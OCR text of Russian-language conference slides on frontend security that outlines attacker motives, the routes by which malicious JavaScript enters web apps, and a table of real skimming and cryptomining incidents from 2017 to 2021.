
Безопасность веб-приложений



Безопасность веб-приложений



Безопасность веб-приложений




В чем выгода злоумышленника от внедрения вредоносного кода во frontend-приложения?


1. Персональные данные, банковские карты, логины, пароли, токены и т.д.

Frontend Conf 2025

2. Выполнение действий от имени пользователя




3. Показ пользователю мошеннических баннеров




4. Майнинг криптовалюты в браузере пользователя

5. Заражение устройства пользователя через уязвимости браузера



6. «Черное» SEO, торговля ссылками и т.п.



Рубрика : Описание	Цена ↓	Выбор ссылки	
Юридическая фирма: услуги, новости, проекты, блог, консультации, события, документы	908 ₽	Добавьте ссылки	
Сборник интересных фактов. Факты о людях, странах, искусстве, архитектуре, технологиях.	805 ₽	Добавьте ссылки	
Художественная, познавательная, учебная литература, книги об истории России и др. стран. Тематич...	775 ₽	Добавьте ссылки	
Форум, обсуждения, публикации, новости, обложки фильмов, музыкальных альбомов и т.д.	678 ₽	Добавьте ссылки	
Информационный женский портал. Статьи, новости, рекомендации	669 ₽	Добавьте ссылки	

Как вредоносный код может попасть в приложение?

Как вредоносный код может попасть в приложение?

1

Зависимости
js-приложения

Как вредоносный код может попасть в приложение?

1. Зависимости js-приложения
2. Компрометация внешнего js-сервиса

Как вредоносный код может попасть в приложение?

1. Зависимости js-приложения
2. Компрометация внешнего js-сервиса
3. Компрометация аккаунта Google Tag Manager

Как вредоносный код может попасть в приложение?

1. Зависимости js-приложения
2. Компрометация внешнего js-сервиса
3. Компрометация аккаунта Google Tag Manager
4. Взлом бэкенда

Как вредоносный код может попасть в приложение?

1. Зависимости js-приложения
2. Компрометация внешнего js-сервиса
3. Компрометация аккаунта Google Tag Manager
4. Взлом бэкенда
5. Умышленно добавлен сотрудником

Как вредоносный код может попасть в приложение?

1. Зависимости js-приложения
2. Компрометация внешнего js-сервиса
3. Компрометация аккаунта Google Tag Manager
4. Взлом бэкенда
5. Умышленно добавлен сотрудником
6. Код из недоверенных источников / «плохой» нейросети

Инциденты

Год	**2017**
Инцидент	Ticketmaster – js-сниффер на странице с платежной формой
Вектор	Взломан внешний сервис Inbenta
Время присутствия	> 8 месяцев
Последствия	Похищены данные банковских карт > 40 000 клиентов
Ущерб	N/A


Инциденты

Год	**2017**	**2017**
Инцидент	Ticketmaster – js-сниффер на странице с платежной формой	Размещены iframe с неизвестными доменами в Нидерландах
Вектор	Взломан внешний сервис Inbenta	N/A
Время присутствия	> 8 месяцев	N/A
Последствия	Похищены данные банковских карт > 40 000 клиентов	N/A
Ущерб	N/A	N/A – устранено через 4 часа после публикации статьи Dr. Web

Инциденты


			
Год	**2017**	**2017**	**2018**
Инцидент	Ticketmaster – js-сниффер на странице с платежной формой	Размещены iframe с неизвестными доменами в Нидерландах	Злоумышленник встроил в одну из js-библиотек js-сниффер
Вектор	Взломан внешний сервис Inbenta	N/A	Взлом через уязвимость
Время присутствия	> 8 месяцев	N/A	15 дней
Последствия	Похищены данные банковских карт > 40 000 клиентов	N/A	Похищены данные банковских карт 380 000 клиентов
Ущерб	N/A	N/A – устранено через 4 часа после публикации статьи Dr. Web	2 280 000 000 £ + штраф 20 000 000 £ по GDPR

Инциденты

						
Год	**2017**	**2017**	**2018**	**2019**	**2019**	**2021**
Инцидент	Ticketmaster – js-сниффер на странице с платежной формой	Размещены iframe с неизвестными доменами в Нидерландах	Злоумышленник встроил в одну из js-библиотек js-сниффер	В 100 000+ интернет-магазинов встроен js-сниффер	По информации НКЦКИ на сайтах гос. организаций обнаружены js-майнеры	В 316 интернет-магазинах обнаружен js-сниффер, скрытый в Google Tag Manager
